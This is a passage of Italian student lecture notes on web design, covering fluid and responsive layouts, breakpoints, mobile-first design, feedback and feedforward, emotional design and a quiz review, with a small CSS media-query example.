    - Minore flessibilità: alcune configurazioni hw/sw potrebbero presentare dei problemi di visualizzazione (es. IE non permette di ridimensionare testo le cui dimensioni sono state definite in modo assoluto, sono più difficili lato usabilità, le texture devono essere ben organizzate, può creare molto spazio bianco su una pagina, etc.)
    - Non viene comunque garantito un controllo assoluto (es. font non installati)
- Esempio: sito di Repubblica (si ha un sito apposito per il desktop, mentre per mobile usa un sito separato, che è mobile.repubblica.com)

Per quanto riguarda invece un design *fluido* (anche detto *liquido*) prevede la possibilità di variare le caratteristiche del dispositivo per visualizzare la pagina senza perderne l'usabilità.
Possono variare:

- Le dimensioni della pagina
- I caratteri supportati
- I colori supportati
- I formati di immagini supportati

Soluzioni:

- Posizionamento relativo
- Pagine dinamiche (mostrate differentemente per diversi utenti pur mantenendo stesso layout e design; impiegano più tempo per caricare e, solitamente, questo avviene lato server)

Pro → Il design è più user-friendly, lo spazio bianco è simile tra tutti i browser, se disegnato bene elimina scorrimento orizzontali tra browser e risoluzioni
Contro → Si ha meno controllo rispetto a quanto l'utente vede, potrebbe trascurare problemi di layout tra una soluzione e l'altra, con risoluzioni molto grandi può aumentare la carenza di contenuti


Altri layout possibili:

- *Layout ibridi*:
    - Utilizzano un mix di unità di misure diverse per aree e caratteri
    - I vantaggi e gli svantaggi dipendono dalla particolare configurazione utilizzata
- *Layout elastici*:
    - Molto simili ai layout fluidi, ma si utilizzano unità relative che dipendono dalle preferenze utente come gli *em*.
    - Si adattano bene quindi, non tanto alla dimensione della pagina, ma alle preferenze utente. Possono contenere alcune parti fisse, dimensionate utilizzando i pixel.
- *Layout a variabilità controllata/Responsive design*

Scritto da Gabriel

- Normalmente gestito con file CSS che gestisce gli intervalli di schermo con media query
- Le dimensioni possono variare all'interno di certi intervalli

Esempio di layout ibrido (sx) e a variabilità controllata (dx):



La scelta della strategia da adottare dipende da molti fattori:

- Tipologia di servizio offerto
- Tipologia di utenti
- Ambiente controllato (Es. intranet o chiosco)

In generale i layout fluidi sono sempre preferibili, perché incrementano l'accessibilità.

Regole generali:

- Suddividere la pagina web in aree omogenee per contenuti e funzionalità
- Le informazioni più importanti e la navigazione devono essere nell'area sicura
- Mantenere il layout coerente in tutto il sito

L'incremento sempre maggiore degli accessi tramite dispositivi mobili aumenta notevolmente il problema della variabilità dell'interfaccia.
Problema: applicazione dedicata o pagina web fluida?

Il Responsive Design (chiamato anche dalla prof nelle domande, Responsive Web) cerca di trovare una soluzione:

- Vengono definiti dei punti di rottura (breakpoints/punti di controllo)
- Viene creato un layout per ogni intervallo
- Ogni singolo layout deve essere accessibile e tenere comunque conto della variabilità, ora limitata

Punti critici:

- Definizione dei punti di rottura (cioè, come meglio stabilirli/definirli)
- Intervalli disgiunti e/o sovrapposti

In merito alle *regole da seguire*:

- Considerare gli schermi piccoli, ma anche quelli molto grandi (potendo scegliere tra 1080 e 1200, considerando che la prima delle due rappresenta un iPad in versione landscape mentre la seconda rappresenta schermi molto grandi):

```
@media screen and (max-width:520px){
 … }
@media screen and (max-width:768px){
 … }
@media screen and (min-width:1200px){
 … }
```


Scritto da Gabriel


- Considerare i dispositivi usati in landscape e in portrait
- Considerare la stampa
- Ingrandire il font quando gli schermi diventano molto piccoli

Lista di breakpoint:

320 pixel	Piccoli schermi, telefoni usati in modalità portrait
480 pixel	Piccoli schermi, telefoni usati in modalità landscape
600 pixel	Piccoli tablet, (Amazon kindle) usati in modalità portrait
768 pixel	Tablet da 10 pollici(iPad 1024x768) usati in modalità portrait
1024 pixel	Tablet (iPad) usati in modalità landscape, piccoli desktop o portatili, in generale una finestra che non occupa tutto lo schermo in un qualsiasi schermo
1200 pixel	Schermi grandi, pensato per computer ad alta definizione e/o desktop

È impensabile considerare tutte le possibili soluzioni; attualmente, ne esistono almeno più di 1000. Almeno 2 breakpoint e risoluzioni vanno affrontate nel dettaglio. Si guardi a lato l'immensa frammentazione dei dispositivi Android rappresentata graficamente.





Oggi si parla di Web Design Adattivo: creo un design responsive e uso funzionalità che selettivamente migliorino l'esperienza utente, garantendo robustezza agli errori con progressivo supporto.


Esempio: Le animazioni (da gestire bene discorso accessibilità); meglio avere un contenuto statico piuttosto che un sito rotto perché uso animazioni scritte con standard nuovi/non compatibili


Regole per il miglioramento progressivo (*progressive enhancement*):

1. I contenuti sono la base
   - È importante scrivere un testo significativo e convincente
   - Scrivere per persone reali, come se si progettasse una conversazione tra il sito e l'utente
2. Il markup semantico è il primo miglioramento
   - Il markup trasmette significato e aggiunge semantica rendendo il contenuto comprensibile anche per i motori di ricerca e le tecnologie assistive
3. Il design visivo è un miglioramento
   - Utilizzare un layout fluido e nascondere le regole CSS ai browser che non le supportano
   - Considerare device alternativi
4. L'interazione è un miglioramento
   - Tolleranza ai guasti

Conclusione Principi di Web Design – Mobile First, Zone di utilizzo mobile, Feedback/Feedforward, Interfaccia e Regole da seguire

Un esempio di transizione desktop-mobile, passando da troppe informazioni (sovraccarico cognitivo) a mobile, con voci di menu minimali ed espandibili (cfr. southwest.com, 2009).
L'interfaccia è piccola e ci si deve adattare a rendere precisa l'interazione con bottoni di dimensione corretta (considerando che l'interazione precisa a livello di clic e di operazioni viene fatta su desktop piuttosto che da mobile).





L'uso del desktop comporta di stare seduti e avere le mani libere, mentre l'uso del mobile comporta il fatto di essere in movimento e stare poco attenti (una mano ed un pollice).


La strategia *Mobile First* parte dalla considerazione che i device mobili hanno molto meno spazio a disposizione per l'interfaccia. È quindi necessario individuare con attenzione quali sono i contenuti e, soprattutto, le funzionalità da rendere disponibili. Questa operazione può aiutare a semplificare anche le interfacce per dispositivi più grandi. L'esigenza di usabilità totale è molto alta; normalmente, *prima si sviluppa per mobile* e, capendo quali sono le cose più importanti, *dopo progetto l'interfaccia per desktop*.

La modalità di interazione da cellulare cambia completamente, in quanto si usano:

- Le mani
- I sensori di movimento (giroscopio)
- Interazione vocale
- Sistemi di geolocalizzazione


Per esempio, il caso della Metropolitana di Londra: se uso il sito di selezione trasporti da desktop, probabilmente non sono in stazione e cerco solo informazioni. Se uso il sito da mobile, magari uso la posizione e sono nella stazione stessa o ci sto arrivando.

Vediamo sotto l'esempio di un'interfaccia che considera nuovi meccanismi di interazione da parte dell'applicazione di gestione di trasporti:




Un altro esempio interessante può essere avere una mappa e segnare nei dintorni i posti di interesse, nel qual caso i ristoranti, disegnando la zona magari con una *canvas* e individuandolo su una mappa:

Altro esempio di interfacce: creazione della tastiera da mobile che inserisce la chiocciola/at/@ per un campo di inserimento mail (questo succede perché i campi vengono segnati come *email/tel*, etc., attivando il tipo giusto selezionabile da tastiera).



Esistono alcune regole per l'organizzazione dell'interfaccia, il cui obiettivo deve essere quello di allinearsi ai bisogni dell'utente:

- Utente = un occhio + un pollice
- Ci si deve focalizzare prima sul contenuto e poi sulla navigazione
- È importante un buon posizionamento della navigazione
- Inserire solo le scelte di navigazione rilevanti
- Interfacce semplici: gli utenti in genere hanno fretta



Scritto da Gabriel


Distinguiamo le zone:

- Zona Easy è la zona di comfort, raggiungibile facilmente
- Zona OK è la zona dove l'utente clicca quando è sicuro dell'input o della decisione che ha fatto.
- Zona gialla (definita Reach nelle slide) è quella più difficile da raggiungere

Se anche l'utente fosse mancino, la progettazione dell'interfaccia è comunque adatta sia per destrorsi che per utenti mancini appunto; potremmo infatti usare la mano dominante per un'altra attività e anzi usare la mano non dominante per interagire, quindi non ci sarebbero problemi (tuttavia, per esempio su Android, si possono attivare operazioni specifiche per forzare la direzione RTL – Right to Left dalle Opzioni Sviluppatore, ad esempio, e renderlo usabile per l'utente mancino).

Le gesture (intese come azioni/gesti da mobile, listate sotto) sono tante e diverse: manca l'evento *hover*, solo da tastiera. Per dispositivi ibridi come i Microsoft Surface (via di mezzo tra tablet e PC), l'avvicinamento della penna non toccando lo schermo corrisponde ad un *hover*.

Tramite CSS posso facilmente definire regole custom di interazione con le gesture, impostando media query apposite.



I telefoni hanno risorse di calcolo ridotte rispetto ai computer e una delle cose che i motori di ricerca guardano è proprio questa velocità di caricamento.

Alcune regole per velocizzare il rendering:

- Salvare più immagini sullo stesso file e poi visualizzarne una parte (attenzione che non siano troppo pesanti), tale da farne caching e salvare le immagini senza appesantire il carico del client
- Un file solo per CSS e uno per Javascript. Usare i *minifier* per i sorgenti Javascript e CSS (questi ultimi non per il progetto)
- Evitare l'utilizzo di librerie Javascript molto pesanti (es jQuery Mobile che consumava il 30% di batteria in più rispetto ad altri)
- Se utile/possibile, utilizzare le funzionalità di cache.manifest e le canvas
- Limitare l'uso delle *grid* (richiedono un rendering più lento, dato che devono caricare più elementi)
- Ridurre l'uso di immagini a favore delle regole CSS3 (ad esempio, per gli angoli arrotondati)

❖ Esempio di sito molto movimentato e gestito con jQuery/Javascript, diversi errori di accessibilità, ma dinamico nella presentazione dei contenuti: https://www.hylocchio.it/
Cosa da notare, un video di 5 MB usato per caricare la grafica; medie prestazioni di caricamento su desktop e pessime su mobile. Uso di gradienti CSS che riducono le animazioni e preservano molto

❖ Esempio utile di gestione del menù, in cui viene spostato in fondo a tutto lo scroll; in questo caso, con un semplice scroll, caricando col primo rendering della pagina il menù (con un link che reindirizza alla parte finale della pagina), viene presentato senza ulteriori costi di caricamento (uovo di Colombo = idea che una volta detta è molto banale); questo è l'esempio.
Sito di riferimento: https://thesession.org/


Esistono due tipi di messaggi che non fanno parte dell'interfaccia visiva, ma influenzano notevolmente la qualità dell'interazione con l'utente. In particolare:

- Il *feedback* è l'informazione di ritorno che il sistema fornisce a seguito di un'azione dell'utente
    - Es.: messaggi di conferma o benvenuto; importante dare messaggi utili e non abbandonare l'utente anche in caso di successo, non solo in caso di errore
    - Gestire l'errore 404 (es. spostando pagine senza redirect, utente che scrive male i link, etc.)
        - Per farlo, occorre fornire dei messaggi d'aiuto per far capire all'utente dove si trova
        - Esempio utile: Microsoft Search
            - l'utente viene informato che è "Impossibile trovare la pagina richiesta", fornendo una casella di ricerca e risultati dinamici (scrivendo una parola, vedo subito i risultati);
            - fanno imparare all'utente qualcosa e lo aiutano in quello che fa.


- Il *feedforward* è un'informazione predittiva su quello che succederà a seguito di un'azione. Si cerca di anticipare l'effetto di un'interazione
    - Esempio: preview, url sulla barra di stato, dimensione del file su un link
    - Importante guidare l'utente sul sito da raggiungere (es. avviso l'utente se lo mando verso un sito in altra lingua, download, file con un formato particolare, etc.)

Devono sempre essere presenti:
- in assenza di feedback, l'utente continua a ripetere l'azione
- l'assenza di feedforward genera incertezza, e quindi immobilità

Usiamo una *piramide di Maslow*, che è una rappresentazione schematica, visuale della gerarchia dei bisogni umani (qui vista dal basso verso l'alto). Essa classifica in particolare cinque bisogni:
- bisogni fisiologici nel senso di sopravvivenza
- bisogni di sicurezza, da un punto di vista di rischi
- bisogni di appartenenza ad un gruppo sociale
- bisogni di stima, nel senso di vedersi riconosciuti
- bisogni di autorealizzazione nel senso di potenzialità



Tutto questo funziona anche per la valutazione di un'interfaccia, partendo dal basso e andando verso l'alto:
- funzionalità (efficacia ed efficienza)
- robustezza
- usabilità
- accattivante dal punto di vista grafico



L'utente è molto esigente, in quanto l'utente ha questa piramide in senso inverso (accattivante in primis, poi il resto sono "fattori scontati", in quanto condizioni necessarie ma non sufficienti).

Prima deve essere bella; altri fattori, pur lavorando di più, spesso non vengono considerati dall'utente finale.

Le esperienze legate alle emozioni hanno un forte impatto nella memoria a lungo termine e sono richiamate con maggiore accuratezza (amigdala, parte del cervello che lega le emozioni e rilascia dopamina, generando un ricorso); se riusciamo a legare con emozioni positive l'esperienza d'uso della nostra interfaccia, l'utente viene condizionato ad usare anche un'interfaccia più faticosa ma che piaccia.

Scritto da Gabriel

Sulla base di questo sta l'emotional design, quindi creare un design che tenga conto delle emozioni può trasformare un utente casuale in un accanito lettore/cliente.

Ad esempio, il Maggiolino Volkswagen, che è stato usato per più di 60 anni; ha avuto molto successo, in quanto umanizzata (assomiglia principalmente ad un sorriso, avvicinando di più l'utente). Questo è il caso di *umanizzazione del prodotto*.
Similmente, la rappresentazione nei cartoni animati Disney degli utili anni con lineamenti sempre più umani; aiuta ad avvicinare lo spettatore e creare un senso di realtà.
Altre idee di utilizzo di personalità: MailChimp, Twitter, Segugio,it, Clippy

Le emozioni possono anche essere comunicato tramite il *contrasto*, cioè l'emozione che rappresenta ciò che l'utente non si aspetta, l'interruzione di un pattern conosciuto. Questo aiuta a far ricordare una determinata cosa, proprio perché rompe gli schemi. Ci sono due tipi di contrasto:

- Visuale: differenze nella forma, colore, aspetto, etc.
- Cognitivo: differenze in termini di esperienze passate, ricordi, etc.

Sito di questo tipo (visto come portfolio): https://duplos.org/

Non ci sono regole ma, a seconda del contesto, si possono utilizzare diverse emozioni.
In particolare, mai forzare l'utente al cambiamento. In generale, le più efficaci sono:

- Sorpresa + Piacere
    - Si viene sorpresi quando il nostro cervello trova una deviazione da una situazione standard → contrasto
    - La sorpresa è spesso accompagnata da una sensazione piacevole e provoca una risposta veloce immediata
        - Evita l'uso eccessivo del ragionamento
        - È un'emozione ottima da utilizzare in caso di vendita per favorire l'acquisto impulsivo
    - Non utilizzare in modo improprio: tradire l'utente fa sì che questo venga perso per sempre
        - Esempi interessanti:
            - Errore 404 Pixar: https://www.pixar.com/404
            - Sito Photojojo, e-commerce che usava un pulsante "Non Tirare" usando una manina per far visualizzare i dettagli dei prodotti e il carrello che sorride quando riempito di prodotti (umanizzazione); questa semplice mossa aumentò tantissimo le vendite e, di fatto, vennero comprati dall'azienda concorrente solo per farli chiudere

Bonus: Quiz Wooclap su Architettura dell'informazione e Web Design

1) Convenzioni
Le convenzioni interne → devono sempre essere rispettate
Le convenzioni esterne → possono essere rotte se questo ha un tornaconto

2) Metafora della pesca
Tiro perfetto → L'utente sa esattamente cosa sta cercando
Trappola per aragoste → L'utente ha un'idea abbastanza chiara ma si aspetta di imparare qualcosa durante la ricerca
Pesca con la rete a strascico → L'utente non lascia intentata nessuna possibilità
Boa di segnalazione → L'utente vuole ritrovare in un secondo momento qualcosa che ha già letto
Inserire un esempio di schema per ognuna delle due tipologie:

- Schemi esatti
    - Schema alfabetico
- Schemi ambigui
    - Schema metaforico

Scritto da Gabriel

È sempre possibile usare uno schema esatto per il menu principale → No
(Infatti, gli schemi esatti servono quando l'utente sa esattamente cosa sta cercando)

È sempre possibile usare uno schema ambiguo per il menu principale → Sì

Sulla base della risposta data alla domanda precedente, fai un esempio di schema adatto per la navigazione principale specificandone contesto e tipologia (ambiguo, esatto)

- Schema esatto: Ricette ordinate alfabeticamente
- Schema ambiguo: Sito con categorie ordinate per area privato/area azienda

Quale struttura organizzativa è più adatta per la navigazione principale? → Gerarchia

Qual è la profondità massima accettabile per una gerarchia? (Si può inserire solo un numero) → 5 (per informazioni particolarmente puntuali, meglio 7)

Qual è la larghezza massima accettabile per una gerarchia? → 10 (entro le 7 è meglio, ma non è il massimo)

Quali sono i pregi e i difetti di avere una gerarchia molto ampia o molto profonda?

- Ampiezza
  - Pro: Buona divisione informazioni e buona varietà, meno click per trovare info, con possibilità e specializzazione per le varie scelte
  - Contro: possibile sovraccarico cognitivo (troppe informazioni) e tempo di caricamento lungo (ci sono tanti contenuti)
- Profondità
  - Pro: Struttura più organizzata e focalizzata su poche informazioni, accedendo a cose specifiche
  - Contro: Gli utenti possono avere difficoltà a trovare ciò che stanno cercando (accessibilità dell'informazione)

Datemi una definizione di area sicura

- Pixel disponibili per visualizzare l'informazione iniziale di una qualsiasi pagina web senza scroll da ogni dispositivo; da questa distinguiamo l'area visibile, cioè la prima vista al caricamento di una pagina

Quale di questi titoli è un titolo corretto?

Opzioni (corretta è sottolineata; non essendo nella homepage, si accetta quella perché si presume l'utente sappia di cosa sta parlando):

- Unione Italiana dei Ciechi e degli Ipovedenti ONLUS-APS
- Documentazione – UIC
- Documentazione - Unione Italiana dei Ciechi e degli Ipovedenti ONLUS-APS
- DOC – UIC

Per la progettazione di un'interfaccia mobile si deve considerare un utente come?

- Poco attento, magari con le mani occupate, spesso in movimento; meglio dire "un occhio ed un pollice"

Associa ad ogni punto di controllo i dispositivi con schermo uguale/inferiore a quel numero di pixel:

- 320 pixel
  - Piccoli schermi, telefoni usati in modalità portrait
- 480 pixel
  - Piccoli schermi, telefoni usati in modalità landscape

Scritto da Gabriel

- 600 pixel
    - Piccoli tablet (Amazon Kindle) usati in modalità portrait
- 768 pixel
    - Tablet da 10 pollici (iPad 1024 x 768) usati in modalità portrait
- 1024 pixel
    - Tablet (iPad) usati in modalità landscape, piccoli desktop o portatili, in generale una finestra che non occupa tutto lo schermo in un qualsiasi schermo
- 1200 pixel
    - Schemi grandi, pensato per computer ad alta definizione e/o desktop


Laboratorio 7: Siti web per i dispositivi mobile

Ci sono 4 tipi di utenti mobile (secondo Google):


- Lookup Finder: Quelli che vogliono trovare una risposta subito al problema specifico
- Explore/Play: Hanno del tempo libero e vogliono distrarsi
- Checkin status: Vogliono rimanere aggiornati su temi specifici
- Edit/Create: Creano contenuto da mobile in modo semplice ed efficace

Questo richiede una riflessione sugli utenti finali, soprattutto che tipo di contenuti sono importanti e come/a che scopo navigano il sito.
L'errore vero è prendere un sito e stringere tutto o dare in formazioni inutili (es. sito UniPD; non interessano a nessuno gli 800 anni, ma magari le formazioni/eventi/open day di università):


Vediamo l'esempio di mobile (con il menù realizzato con schema organizzativo ambiguo, fatto per audience):




Sul mobile: informazioni di identificazione, logo, le informazioni di navigazione (minimali).
Esempio buono: Ultimoprezzo




Viene lasciato più spazio al contenuto, ridisegnando il menù ad icone. Come si vede, le voci e le schede sono collassate nei pulsanti.




Tuttavia, tale navigazione nasconde in parte il contenuto; ecco quindi che il menù è stato spostato sotto. Inoltre, sulla seconda immagine delle due presenti sotto (stack di menù, che nei dispositivi Android non è ben supportata).
Ecco perché la maggior parte dei siti, la maggior parte delle interazioni viene mantenuta nella parte superiore:



